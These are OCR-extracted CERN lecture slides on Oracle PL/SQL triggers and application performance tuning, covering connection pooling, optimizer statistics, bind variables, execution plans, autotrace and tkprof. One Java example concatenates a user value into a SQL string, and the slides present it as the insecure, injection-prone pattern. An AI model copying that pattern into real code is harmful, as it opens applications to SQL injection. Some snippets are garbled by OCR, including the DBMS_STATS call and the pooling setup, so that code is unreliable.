
  : UTL_HTTP - makes HTTP callouts
  Note: can be used for accessing a web-service

  : PL/SQL web toolkit (HTP, HTF, OWA_UTIL, etc.)
  Note: can be used for building web-based interfaces



Triggers


- Triggers are stored procedures that execute automatically when something (event) happens in the database:
  : data modification (INSERT, UPDATE or DELETE)
  : schema modification
  : system event (user logon/logoff)
- Types of triggers
  : row-level triggers
  : statement-level triggers
  : BEFORE and AFTER triggers
  : INSTEAD OF triggers (used for views)
  : schema triggers
  : database-level triggers



PL/SQL Triggers


- Trigger action can be any type of Oracle stored procedure
- PL/SQL trigger body is built like a PL/SQL procedure
- The type of the triggering event can be determined inside the trigger using conditional predicators

  ```
  IF inserting THEN … END IF;
  ```
- Old and new row values are accessible via :old and :new qualifiers
- If for each row clause is used the trigger will be a row-level one




PL/SQL Trigger Example

```
TRIGGER THERMOMETERS_BEF_INS_ROW
BEFORE INSERT ON thermometers
FOR EACH ROW
DECLARE
  thermometers_declared         NUMBER;
  thermometers_allowed          NUMBER;
  thermometers_in_batch         NUMBER;
  thermometer_number_error      EXCEPTION;
BEGIN

   SELECT COUNT(*)
     INTO thermometers_declared
     FROM thermometers
    WHERE batch_batch_key = :new.batch_batch_key;

   SELECT num_of_block - NVL(reject_number,0)
     INTO thermometers_in_batch
     FROM batches
    WHERE batch_key = :new.batch_batch_key;

   thermometers_allowed := thermometers_in_batch - thermometers_declared;

   IF (thermometers_allowed <= 0) THEN
     RAISE thermometer_number_error;
   END IF;
EXCEPTION
  WHEN thermometer_number_error THEN
   RAISE_APPLICATION_ERROR(-20001, 'The number of thermometers declared cannot exceed the number of thermometers in that batch');
  WHEN OTHERS THEN
   RAISE_APPLICATION_ERROR(-20002, 'Error from THERMOMETERS_BEF_INS_ROW');

END;
```



Development Tools

- Oracle provided tools
  : SQL* Plus
  : JDeveloper
- Benthic Software - http://www.benthicsoftware.com/
  : Golden
  : PL/Edit
  : GoldView
  : at CERN - G:\Applications\Benthic\Benthic_license_CERN.html
- CAST - http://www.castsoftware.com/
  : SQL Code-Builder



References

[1] Feuerstein, S., Pribyl, B., *Oracle PL/SQL Programming*, 2nd Edition, O'Reilly, 1997

[2] Feuerstein, S., Dye, Ch., Beresniewicz, J., *Oracle Built-in Packages*, O'Reilly, 1998

[3] Feuerstein, S., *Advanced Oracle PL/SQL Programming with Packages*, O'Reilly, 1996


[4] Feuerstein, S., Odewahn, A., *Oracle PL/SQL Developer's Workbook*, O'Reilly, 2000

[5] Lonely, K., Koch, G., *Oracle 9i – The Complete Reference*, McGraw-Hill, 2002

[6] Trezzo, J., Brown, B., Niemiec, R., *Oracle PL/SQL Tips and Techniques*, McGraw-Hill, 1999

[7] Oracle on-line documentation at CERN
http://oracle-documentation.web.cern.ch/oracle-documentation/

[8] The Oracle PL/SQL CD Bookshelf on-line
http://cdbox.home.cern.ch/cdbox/GG/ORABOOKS/index.ht



End;

Thank you for your attention!

Miguel.Anjo@cern.ch
Zornitsa.Zaharieva@cern.ch

Performance Optimization and Tuning


		Wednesday 23 February	
15:05 16:00	Lecture 4	**Performance Optimization and Tuning** The aim of this lecture is to give you an idea of what database performance tuning is from the point of view of an application developer and not that of a DataBase Administrator (DBA). Why do we need to tune at all? How can we make tuning experts unnecessary? Application tuning is the main topic of the lecture and its substantial part is devoted to SQL statement tuning. But the larger picture is also there! Common pitfalls are listed and you will see real life examples and problems. Come to this lecture if you want to learn: • what tuning is, why it's perceived as magic and how to tame it, • when to start tuning a database application, • what techniques and tools to use, • what is an SQL optimizer and how to make it work better, • how to read an execution plan, • what types of indexes to use and why, • why timing and logging is so important, • why avoid using optimizer hints All these issues are presented based on an Oracle database. But they are also relevant to other database systems!	Michal Kwiatek

Performance Optimization and Tuning

Avoid common pitfalls (lecture plan):

- Use connection pooling
- Let the optimizer do its job
- Use bind variables
- Use appropriate tools
- Design to perform
- Don’t be too generic
- Test before going into production

What happens when you connect to a database?



1. The listener receives a client connection request.
2. The listener starts a dedicated server process, and the dedicated server inherits the connection request from the listener.
3. The client is now connected directly to the dedicated server*).

*) This explains dedicated server process configuration, which is used more often. However, Oracle can be configured also in shared server mode.

It happens that you process a query every time a web page is displayed

```
Connection conn = null;
Statement stmt = null;
ResultSet rset = null;
try {
    //Loading oracle jdbc driver
    Class.forName("oracle.jdbc.driver.OracleDriver");
    //Creating connection
    conn = DriverManager.getConnection(url, user,
   password);
    //Creating statement
    stmt = conn.createStatement();
    //Creating statement
    rset = stmt.executeQuery(query);

    //... processing query results ...

} catch(SQLException e) {
    //... handle exceptions ...
} finally {
    //clean up (closing resultset, statement and
   connection
    try { rset.close(); } catch(Exception e) { }
    try { stmt.close(); } catch(Exception e) { }
    try { conn.close(); } catch(Exception e) { }
}
```

You don’t want to open a new database connection every time...

Use connection pooling

```
Connection conn = null;
Statement stmt = null;
ResultSet rset = null;
try {
    //Getting connection
    //from the pool
    conn = DBCPExample.
        getPooledConnection();
    //Creating statement
    stmt = conn.createStatement();
    //Creating statement
    rset = stmt.executeQuery(query);

    //... processing query results ...

} catch(SQLException e) {
    //... handle exceptions ...
} finally {
    /* clean up (closing resultset,
     statement and connection) */
    try { rset.close(); }
        catch(Exception e) { }
    try { stmt.close(); }
        catch(Exception e) { }
    try { conn.close(); }
        catch(Exception e) { }
}
```


```
public static Connection getPooledConnection()
throws SQLException {
        return poolingDataSource.getConnection();
    }
```

```
private static BasicDataSource poolingDataSource = null;

public static synchronized void
initializePoolingDataSource(String url, String user,
String password) throws SQLException {

        //create new data source at set its attributes
        poolingDataSource = new BasicDataSource();

ds.setDriverClassName("oracle.jdbc.driver.OracleDriver");
        ds.setUsername(user);
        ds.setPassword(password);
        ds.setUrl(url);

poolingDataSource = ds;
    }
```

Not closing really, only returning to the pool

There is no need for connection pooling in single-user environments. But in a web application – it’s a must.

What happens when you select * from emp?



Rule Based Optimizer versus Cost Based Optimizer

- Rule Based Optimizer
  - query plans are generated according to a predefined set of rules
  - does not undestand bitmap index, function based index, partition tables...
  - disappears in Oracle 10g
- Cost Based Optimizer
  - Plans are generated based on statistics and costs associated with performing specific operations

Let the optimizer do its job!

Gather statistics for all objects in a schema

```
BEGIN
DBMS_STATS.GATHER_SCHEMA_STATS(
   ownname=>null,

  estimate_percent=>DBMS_STATS.AUTO_SAMPLE_S  E
  ,
  method_opt    'FOR                          A
  cas
);
END;
```

Schema to analyze (null means current schema)

Gather statistics on the indexes too

Oracle collects histograms for all columns and determines the number of histogram buckets based on data distribution and the workload of the columns

Let Oracle determine the best sample size for good statistics


Stale statistics are the most common reason why the optimizer fails.

Careful with hints!


- Hints are instructions passed to the optimizer to favour one query plan over another.
- Declared with `/*+ hint hint hint … hint */`

```
select /*+ USE_INDEX(emp.ind_deptno)*/
count(*)
from emp
where deptno = 50
```

- But why would you try to outsmart the optimizer?
- Consider using: `FIRST_ROWS`, `ALL_ROWS` for setting the optimizer goal, or `APPEND` for direct-load nologging inserts (bulk loading).
- Generally avoid!




Oracle memory structures



Avoid hard parsing...

Soft parse lets you reuse execution plan stored in library cache and skip the optimization step, which is the most expensive one.




...it's easier to...

```
String myName = "O'Really";
String sql =
 "select sal from emp where ename = '"+myName+"'";
Statement stmt = conn.createStatement(sql);
ResultSet rs = stmt.executeQuery(sql);
```

```
String sql =
  "select sal from emp where ename =
  '"+myName.replaceAll("'","''")+"'";
```

?

```
String myName = "O'Really";
String sql =
  "select sal from emp where ename = ?";
PreparedStatement stmt = conn.prepareStatement(sql);
stmt.setString(1, myName);
ResultSet rs = stmt.executeQuery();
```



...use bind variables!

- Bind variables reduce the number of hard parses and therefore greatly improve scalability of your software.
- It's less secure to code without them (sql injection)!
- It's actually easier to code using bind variables.

There's hardly any rule without exceptions. A literal inside your sql query may provide extra information to the optimizer. If your query takes minutes to execute, then a hard parse does not really make a difference.

Execution plans – how to read them?

- Create `plan_table` first:
  `$ORACLE_HOME/rdbms/admin/utlxplan.sql`
- Use `explain plan` to store execution plan into `plan_table`
- Use `dbms_xplan` to print execution plan in a readable way (`utlxpls.sql`):


```
SET LINESIZE 130
SET PAGESIZE 0
select * from table(DBMS_XPLAN.DISPLAY);
```

Execution plans – how to read them?

```
Connected to:
Oracle9i Enterprise Edition Release 9.2.0.6.0 - Production
With the Partitioning, OLAP and Oracle Data Mining options
JServer Release 9.2.0.6.0 - Production

DEVDB:SQL> explain plan for select e.ename emp, m.ename mgr
  2  from emp e, emp m
  3  where e.mgr = m.empno
  4  and e.deptno = 10;

Explained.

DEVDB:SQL> select * from table(dbms_xplan.display);

----------------------------------------------------------------------------------
| Id  | Operation                    |  Name         | Rows  | Bytes | Cost (%CPU)|
----------------------------------------------------------------------------------
|   0 | SELECT STATEMENT             |               |     3 |    69 |    12   (9)|
|   1 |  NESTED LOOPS                |               |     3 |    69 |    12   (9)|
|*  2 |   TABLE ACCESS FULL          | EMP           |     3 |    39 |     9  (12)|
|   3 |   TABLE ACCESS BY INDEX ROWID| EMP           |     1 |    10 |     2  (50)|
|*  4 |    INDEX UNIQUE SCAN         | EMP_EMPNO_PK  |     1 |       |            |
----------------------------------------------------------------------------------

Predicate Information (identified by operation id):
---------------------------------------------------

   2 - filter("E"."DEPTNO"=10 AND "E"."MGR" IS NOT NULL)
   4 - access("E"."MGR"="M"."EMPNO")
```


Execution plans – how to read them?

```
select e.ename emp, m.ename mgr
from tuneemp e, tuneemp m
where e.mgr = m.empno and e.deptno = 10;

----------------------------------------------------------------------------------
| Id  | Operation                    |  Name         | Rows  | Bytes | Cost (%CPU)|
----------------------------------------------------------------------------------
|   0 | SELECT STATEMENT             |               |     3 |    69 |    12   (9)|
|   1 |  NESTED LOOPS                |               |     3 |    69 |    12   (9)|
|*  2 |   TABLE ACCESS FULL          | EMP           |     3 |    39 |     9  (12)|
|   3 |   TABLE ACCESS BY INDEX ROWID| EMP           |     1 |    10 |     2  (50)|
|*  4 |    INDEX UNIQUE SCAN         | EMP_EMPNO_PK  |     1 |       |            |
----------------------------------------------------------------------------------

Predicate Information (identified by operation id):
---------------------------------------------------

   2 - filter("E"."DEPTNO"=10 AND "E"."MGR" IS NOT NULL)
   4 - access("E"."MGR"="M"."EMPNO")
```



filter("E"."DEPTNO"=10 AND "E"."MGR" IS NOT NULL)
TABLE ACCESS FULL EMP
access("E"."MGR"="M"."EMPNO")
NESTED LOOPS
TABLE ACCESS BY INDEX ROWID EMP
INDEX UNIQUE SCAN EMP_EMPNO_PK

Execution plans – how to read them?

```
select e.ename emp, m.ename mgr
from tuneemp e, tuneemp m
where e.mgr = m.empno and e.deptno = 10;
```


filter("E"."DEPTNO"=10 AND "E"."MGR" IS NOT NULL)
TABLE ACCESS FULL EMP
access("E"."MGR"="M"."EMPNO")
NESTED LOOPS
TABLE ACCESS BY INDEX ROWID EMP
INDEX UNIQUE SCAN EMP_EMPNO_PK

```
For each row r1 in
    (select * from emp where deptno=10 and mgr is not null)
Loop
    Find rowid of row r2 using index emp_empno_pk;
    Get row r2 by rowid;
    Output r1.ename, r2.ename;
End loop
```




CERN School of Computing

Use appropriate tools – autotrace

- Explain plan shows the plan without executing the statement. The statistics are estimates used to prepare the plan, not real values.
- To see real execution statistics and the plan of the statement you have just executed in sql*plus, use autotrace.
- Turn it on using

```
set autotrace on
[explain|statistics|traceonly]
```


- Remember both explain plan and autotrace show you execution plan for the current state of the database. Different plans might have been used in the past!



CERN School of Computing

Use appropriate tools – autotrace

```
Connected to:
Oracle9i Enterprise Edition Release 9.2.0.6.0 - Production
With the Partitioning, OLAP and Oracle Data Mining options
JServer Release 9.2.0.6.0 - Production

DEVDB:SQL> set autotrace on
DEVDB:SQL> set timing on
DEVDB:SQL> select e.ename emp, m.ename mgr
  2  from emp e, emp m
  3  where e.mgr = m.empno
  4  and e.deptno = 10;

EMP        MGR
---------- ----------
CLARK      KING
MILLER     CLARK

Elapsed: 00:00:01.16

Execution Plan
----------------------------------------------------------
   0      SELECT STATEMENT Optimizer=CHOOSE (Cost=12 Card=3 Bytes=69)
   1    0   NESTED LOOPS (Cost=12 Card=3 Bytes=69)
   2    1     TABLE ACCESS (FULL) OF 'EMP' (Cost=9 Card=3 Bytes=39)
   3    1     TABLE ACCESS (BY INDEX ROWID) OF 'EMP' (Cost=2 Card=1 By
          tes=10)

   4    3       INDEX (UNIQUE SCAN) OF 'EMP_EMPNO_PK' (UNIQUE) (Cost=1
           Card=1)
```



CERN School of Computing

Use appropriate tools – autotrace


```
Statistics
----------------------------------------------------------
        399  recursive calls
          0  db block gets
         95  consistent gets
          5  physical reads
          0  redo size
        478  bytes sent via SQL*Net to client
        500  bytes received via SQL*Net from client
          2  SQL*Net roundtrips to/from client
          8  sorts (memory)
          0  sorts (disk)
          2  rows processed
```

Number of SQL statements executed in order to execute your SQL statement

Total number of blocks read from the buffer cache in current mode

Number of times a consistent read was requested for a block in the buffer cache. Consistent reads may require read asides to the undo (rollback) information and these reads will be also counted here

Number of physical reads from the datafiles into the buffer cache



CERN School of Computing

Use appropriate tools – tkprof


- Use tkprof to analyze trace files
- Enable trace using:

```
alter session set timed_statistics=true;
alter session set sql_trace=true;
```

- Trace files are stored on the database server
- At CERN, you can use:

```
DEVDB:SQL> execute cern_trace.cstart_trace;
... statements ...
DEVDB:SQL> execute
cern_trace.cstop_trace('your.name@cern.ch')
;
```

Use appropriate tools – tkprof



```
********************************************************************************

select e.ename emp, m.ename mgr
from emp e, emp m
where e.mgr = m.empno
and e.deptno = 10

call     count       cpu    elapsed       disk      query    current        rows
------- ------  -------- ---------- ---------- ---------- ----------  ----------
Parse        1      0.02       0.02          0          0          0           0
Execute      1      0.00       0.00          0          0          0           0
Fetch        2      0.00       0.01          7         12          0           2
------- ------  -------- ---------- ---------- ---------- ----------  ----------
total        4      0.02       0.04          7         12          0           2

Misses in library cache during parse: 1
Optimizer goal: CHOOSE
Parsing user id: 1091

Rows     Row Source Operation
-------  ---------------------------------------------------
      2  NESTED LOOPS
      2   TABLE ACCESS FULL EMP
      2   TABLE ACCESS BY INDEX ROWID EMP
